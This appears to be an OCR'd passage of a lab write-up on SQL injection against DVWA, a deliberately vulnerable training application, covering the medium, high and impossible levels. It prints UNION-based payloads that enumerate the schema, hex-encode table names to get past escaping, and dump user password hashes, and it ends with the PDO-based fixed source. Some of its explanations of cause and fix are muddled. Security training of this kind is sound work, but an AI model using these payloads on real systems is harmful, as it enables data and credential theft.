
Thus, it illustrated that the number of fields in the table queried by the SQL statement is 2.

id=1 union select 1, 2 & Submit=Submit


```
Cookie: PHPSESSID=76os4umlkbvnghb4b6dfbgpev5; security=medium
Upgrade-Insecure-Requests: 1

id=1 union select 1, 2 &Submit=Submit
```



id=1 union select version(), database() & Submit=Submit




id=1 union select 1, group_concat(table_name) from information_schema.tables where table_schema=database() & Submit=Submit



This code was found in the source:
$id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

We need to convert strings to hexadecimal numbers, the most important being the conversion of quotation marks. So, ‘users’ is converted to 0x7573657273

id=1 union select 1, group_concat(column_name) from information_schema.columns where table_name=0x7573657273 & Submit=Submit



User ID: 1 Submit

```
ID: 1 union select 1, group_concat(column_name) from information_schema.columns where table_name=0x7573657273
First name: admin
Surname: admin

ID: 1 union select 1, group_concat(column_name) from information_schema.columns where table_name=0x7573657273
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login,USER,CURRENT_CONNECTIONS,TOTAL_CONNECT
```

id=1 union select user, password from users & Submit=Submit

Cookie: PHPSESSID=76os4umlkbvnghb4b6dfbgpev5; security=medium
Upgrade-Insecure-Requests: 1

id=1 union select user, password from users &Submit=Submit

User ID: 1 Submit

```
ID: 1 union select user, password from users
First name: admin
Surname: admin

ID: 1 union select user, password from users
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 union select user, password from users
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 union select user, password from users
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 union select user, password from users
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 union select user, password from users
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

密文: 5f4dcc3b5aa765d61d8327deb882cf99
类型: 自动 [帮助]
查询 加密

查询结果:
password

The reason that leads to the vulnerability is that there is no limit to the number of query results.


Potential mechanisms to fix these vulnerabilities is to add a limit on the number of query results.


(Level: High)


Notice that:

```
case MYSQL:
                // Check database
                $query    = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
```


This is still a character injection, but limits the result to one output, so the comment approach is still valid.











Fatal error: Uncaught mysqli_sql_exception: Unknown column '3' in 'order clause' l:\xampp\htdocs\dvwa\vulnerabilities\sqli\source\high.php(11): mysqli_query(Obj \sqli\index.php(34): require_once('l:\\xampp\\htdocs...') #2 {main} thrown in **l:\xan**




















The reason that leads to the vulnerability is character injection.

The mechanism that guarantees the security is using numeric injection while limiting the number of output results.

(Level: Impossible)

The reason why attacker can't attack this application is that PDO technology is used, which delineates the boundary between code and data and effectively defends against SQL injection, while only when the number of query results returned is one, will the output be successful.

<?php

```
if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        $id = intval ($id);
        switch ($_DVWA['SQLI_DB']) {
            case MYSQL:
                // Check the database
                $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
                $data->bindParam( ':id', $id, PDO::PARAM_INT );
                $data->execute();
                $row = $data->fetch();

                // Make sure only 1 result is returned
                if( $data->rowCount() == 1 ) {
                    // Get values
                    $first = $row[ 'first_name' ];
                    $last  = $row[ 'last_name' ];

                    // Feedback for end user
                    echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
                }
                break;
            case SQLITE:
                global $sqlite_db_connection;
```

```
                        $stmt = $sqlite_db_connection->prepare('SELECT first_name, last_name
FROM users WHERE user_id = :id LIMIT 1;' );
                        $stmt->bindValue(':id',$id,SQLITE3_INTEGER);
                        $result = $stmt->execute();
                        $result->finalize();
                        if ($result !== false) {
                            // There is no way to get the number of rows returned
                            // This checks the number of columns (not rows) just
                            // as a precaution, but it won't stop someone dumping
                            // multiple rows and viewing them one at a time.

                            $num_columns = $result->numColumns();
                            if ($num_columns == 2) {
                                $row = $result->fetchArray();

                                // Get values
                                $first = $row[ 'first_name' ];
                                $last  = $row[ 'last_name' ];

                                // Feedback for end user
                                echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname:
{$last}</pre>";
                            }
                        }

                        break;
                }
        }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```